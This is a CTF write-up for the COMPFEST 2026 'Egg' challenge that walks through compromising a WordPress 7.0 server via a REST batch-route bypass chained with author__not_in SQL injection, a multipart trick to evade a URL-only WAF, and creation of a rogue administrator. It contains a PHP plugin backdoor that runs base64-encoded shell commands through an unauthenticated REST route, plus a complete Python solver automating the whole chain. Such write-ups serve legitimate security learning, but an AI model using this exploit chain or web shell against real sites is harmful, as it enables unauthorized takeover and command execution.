 Multiflora_Rose


COMPFEST CTF 2026 Writeup: Egg
TL;DR
The Egg theme is mostly a distraction. The page only gives us an egg image and an MP3, but the server is running WordPress 7.0. That version is vulnerable to the wp2shell chain: a batch desynchronisation bypasses the REST permission check, author__not_in gives us SQL injection, and WordPress’s own oEmbed cache turns the injected rows into database writes.
That gets us a temporary administrator. From there, we log in, upload a tiny plugin, and use its REST route to run cat /flag.txt.

The first page is a black screen with a small pixel tree. The visible Egg theme does not contain the flag.
1. First look
The first request only gives us egg.gif and egg.mp3. There is no useful content in the page itself, so I checked the WordPress version from the usual public fingerprints and found WordPress 7.0.
That version is the useful clue. The theme name and the two Egg files are decoys; the intended path is in WordPress core.
2. Researching WordPress 7.0
The version number gave me something concrete to search for. I searched Google for WordPress 7.0 vulnerabilities and found the WordPress 7.0.2 security release. It names a REST API batch-route confusion issue and a SQL injection issue that can be chained into remote code execution, and lists them as CVE-2026-63030 and CVE-2026-60137.
That led me to mcipekci/wp2shell. Its README describes a single-file proof of concept for the same two bugs and lists WordPress 7.0.0 to 7.0.1 as vulnerable, with 7.0.2 as the patched release. The challenge reports WordPress 7.0, so the PoC was a good match for the target.
The version, the REST batch endpoint, and the matching PoC gave us a much shorter path to test.
3. Why wp2shell works here
The supplied wp2shell tool targets the WordPress versions affected by two bugs:
| Bug | Location | What it gives us |
|---|---|---|
CVE-2026-63030 | POST /?rest_route=/batch/v1 | A malformed sub-request desynchronises the batch handler and validation arrays, so a later request is dispatched without the check that should protect it. |
CVE-2026-60137 | WP_Query and author__not_in | A value reaches SQL without being safely constrained, which lets us inject a UNION ALL SELECT. |
The SQL injection is not enough by itself. It lets us fabricate rows, but we still need a write primitive and a way to become an administrator.
The useful bridge is WordPress’s oEmbed handling. A fabricated post containing [embed] causes WordPress to create an oembed_cache postmeta row. The injected data therefore moves from a read-only result into a real database write. The chain then creates a customizer changeset and a queued request that WordPress replays as the real administrator long enough to create a new admin account.
The public PoC used in the archive is mcipekci/wp2shell. It is a single Python file and already understands the WordPress batch format used by this challenge.
4. The WAF only watches the URL
The stock request is blocked by the host WAF:
X-Egg-WAF: blockedThe problem is the URL form of the request. The tool also supports sending rest_route and the batch fields inside a multipart/form-data body. That keeps the suspicious route out of the query string while WordPress still receives the same batch request.

The stock primer is blocked. Moving the route into a multipart body lets the request reach WordPress.
The important command-line change is:
python3 wp2shell.py http://34.2.22.80:30096 --check --formWith --form, the check reports the vulnerable batch confusion and the author__not_in injection. Without it, the WAF blocks the request before WordPress sees it.
5. From SQL injection to a temporary admin
The tool uses the batch confusion twice. The outer request reaches the public posts endpoint, and the inner request puts our value into author__not_in. The UNION ALL SELECT then fabricates the rows needed by the rest of the chain.
python3 wp2shell.py http://34.2.22.80:30096 --dump --formThis is enough to confirm the table prefix and read the data needed to construct the write. There is no reason to crack the administrator’s password hash. The chain creates a new administrator instead.
python3 wp2shell.py http://34.2.22.80:30096 --exec "id" --formAt this point the tool can create the account, but its automatic login misses one WordPress detail. wp-login.php expects the wordpress_test_cookie flow. The account exists, but logging in with only the proxy cookie produces the “Cookies are blocked” page.
I fixed that by keeping two cookie jars: one for the CTFd proxy token and one for the WordPress session. The login request includes testcookie=1, then I verify the result by fetching /wp-admin/.

The temporary administrator is logged in. The original admin account and the generated account are visible in the user list.
The flag is not in the WordPress database. It is stored in /flag.txt, outside the web root, so we still need command execution.
6. Upload a small plugin
As the temporary administrator, open the plugin upload page, read its _wpnonce, and upload a zip containing this plugin:
<?php /** Plugin Name: Helper */add_action('rest_api_init', function(){ register_rest_route('h123/v1', '/r', [ 'methods' => 'POST', 'callback' => fn($r) => [ 'data' => shell_exec(base64_decode($r->get_param('x')) . " 2>&1") ], 'permission_callback' => '__return_true' ]);});The plugin adds /h123/v1/r. Its permission callback returns true, so the route does not need another WordPress nonce after activation.

The generated plugin is uploaded and activated from the WordPress admin page.
The command is base64 encoded before it is sent to the route:
echo -n "cat /flag.txt" | base64 -w0# Y2F0IC9mbGFnLnR4dA==
curl -b "ctfd_proxy_token=..." -b wp.txt \\ -H "Content-Type: application/json" \\ -d '{"x":"Y2F0IC9mbGFnLnR4dA=="}' \\ 'http://34.2.22.80:30096/index.php?rest_route=/h123/v1/r'
The response is:
{"data":"COMPFEST18{th3_3gg_h4s_h4tch3d_os9VLnOWKSQp2PQ4}\n"}
--form is the part that gets past the host WAF. WordPress still receives the batch request in the body.
7. The complete solver
solve.py automates the full chain described above:
- attach the CTFd proxy cookie;
- use
--formmode to reach the vulnerable batch endpoint; - create a temporary administrator through the SQLi to oEmbed write chain;
- log in with the WordPress test cookie;
- upload and activate the helper plugin;
- call the helper route and print the flag.
The version shown here leaves the CTFd token out of the post. Set it in CTFD_PROXY_TOKEN when running the script. solve.py is the orchestration layer: it calls the lower-level wp2shell module, finishes the WordPress login and plugin steps, requests /flag.txt, and extracts the flag from the response.
#!/usr/bin/env python3import base64import http.cookiejarimport ioimport jsonimport osimport pathlibimport reimport secretsimport sslimport sysimport urllib.parseimport urllib.requestimport zipfile
CTFD = os.environ["CTFD_PROXY_TOKEN"]ROOT = sys.argv[1] if len(sys.argv) > 1 else "http://34.2.22.80:30096"ROOT = ROOT.rstrip("/")
HERE = pathlib.Path(__file__).parentsys.path.insert(0, str(HERE))import wp2shell
wp2shell.CTFD_COOKIE = f"ctfd_proxy_token={CTFD}"orig_make = wp2shell._make_opener
def patched_make(proxy=None, cookies=None, user_agent=None): opener = orig_make(proxy, cookies, user_agent) opener.addheaders = [ (key, value) for key, value in opener.addheaders if key.lower() != "cookie" ] + [("Cookie", wp2shell.CTFD_COOKIE)] return opener
wp2shell._make_opener = patched_makefrom wp2shell import WordPressTarget, create_admin_and_run
print(f"[*] target {ROOT}")target = WordPressTarget(ROOT, verbose=False)target.form = Trueif not target.arm(): raise SystemExit("[-] target did not report as vulnerable")print(f"[+] vulnerable mode={target.mode}")
login, password, _, _ = create_admin_and_run(target, "id")print(f"[+] temporary admin {login}:{password}")
def login_as_admin(root, username, password): jar = http.cookiejar.MozillaCookieJar() opener = urllib.request.build_opener( urllib.request.HTTPCookieProcessor(jar), urllib.request.HTTPSHandler( context=ssl._create_unverified_context() ), ) opener.addheaders = [ ("User-Agent", "Mozilla/5.0"), ("Cookie", f"ctfd_proxy_token={CTFD}"), ]
def request(path, data=None, headers=None): req = urllib.request.Request( root + path, data=data, headers=headers or {}, method="POST" if data else "GET", ) return opener.open(req, timeout=30).read().decode()
request("/wp-login.php") form = urllib.parse.urlencode({ "log": username, "pwd": password, "wp-submit": "Log In", "redirect_to": root + "/wp-admin/", "testcookie": "1", }).encode() request("/wp-login.php", data=form) assert "Dashboard" in request("/wp-admin/"), "login failed" return opener
opener = login_as_admin(ROOT, login, password)print("[+] logged in as temporary admin")
plugin = b'''<?php /** Plugin Name: Helper */ add_action('rest_api_init',function(){register_rest_route('h123/v1','/r',['methods'=>'POST','callback'=>fn($r)=>["data"=>shell_exec(base64_decode($r->get_param('x'))." 2>&1")],'permission_callback'=>'__return_true']);});'''archive = io.BytesIO()with zipfile.ZipFile(archive, "w", zipfile.ZIP_DEFLATED) as z: z.writestr("helper-egg/helper-egg.php", plugin)archive.seek(0)
upload_page = opener.open( urllib.request.Request(ROOT + "/wp-admin/plugin-install.php?tab=upload")).read().decode()nonce = re.search(r'name="_wpnonce" value="([^"]+)"', upload_page).group(1)boundary = "b" + secrets.token_hex(14)body = ( f"--{boundary}\r\nContent-Disposition: form-data; name=\"_wpnonce\"\r\n\r\n{nonce}\r\n" f"--{boundary}\r\nContent-Disposition: form-data; name=\"_wp_http_referer\"\r\n\r\n/wp-admin/plugin-install.php?tab=upload\r\n" f"--{boundary}\r\nContent-Disposition: form-data; name=\"pluginzip\"; filename=\"helper-egg.zip\"\r\nContent-Type: application/zip\r\n\r\n").encode() + archive.getvalue() + f"\r\n--{boundary}--\r\n".encode()upload = urllib.request.Request( ROOT + "/wp-admin/update.php?action=upload-plugin", data=body, headers={"Content-Type": f"multipart/form-data; boundary={boundary}"},)uploaded = opener.open(upload).read().decode()activate = re.search(r'plugins\.php\?action=activate[^"]+', uploaded)assert activate, "plugin upload failed"opener.open(urllib.request.Request( ROOT + "/wp-admin/" + activate.group(0).replace("&", "&")))print("[+] plugin activated")
command = base64.b64encode(b"cat /flag.txt").decode()request = urllib.request.Request( ROOT + "/index.php?rest_route=/h123/v1/r", data=json.dumps({"x": command}).encode(), headers={"Content-Type": "application/json"},)output = json.loads(opener.open(request).read().decode())["data"]print(output)match = re.search(r"COMPFEST18\{[^}]+\}", output)if match: print(f"[+] FLAG: {match.group(0)}")Run it with the token in the environment:
export CTFD_PROXY_TOKEN='your-private-ctfd-proxy-token'python3 solve.py http://34.2.22.80:30096Expected output:
[*] target http://34.2.22.80:30096[+] vulnerable mode=union[+] temporary admin ...[+] logged in as temporary admin[+] plugin activated[+] FLAG: COMPFEST18{th3_3gg_h4s_h4tch3d_os9VLnOWKSQp2PQ4}Flag
COMPFEST18{th3_3gg_h4s_h4tch3d_os9VLnOWKSQp2PQ4}What I learned
- The useful version number was in WordPress core, not in
egg.giforegg.mp3. - A WAF rule that only checks the URL can miss the same route when it arrives in a multipart body.
- SQL injection can sometimes become a write primitive through application behaviour. Here, WordPress cached injected
[embed]rows asoembed_cachemetadata. - Automatic login was the only awkward part of the chain. The generated account worked once the
wordpress_test_cookieflow was included. - The final plugin was deliberately small. It accepted a base64 encoded command, ran it with
shell_exec, and returned the output through a REST response.
References and further reading
These references explain the platform behaviour behind the chain: the security release identifies the fixes, wp2shell shows the exploit path, and the WordPress documentation provides context for the REST, query, and oEmbed behaviour used in the solve.
Share Article
If this article helped you, please share it with others!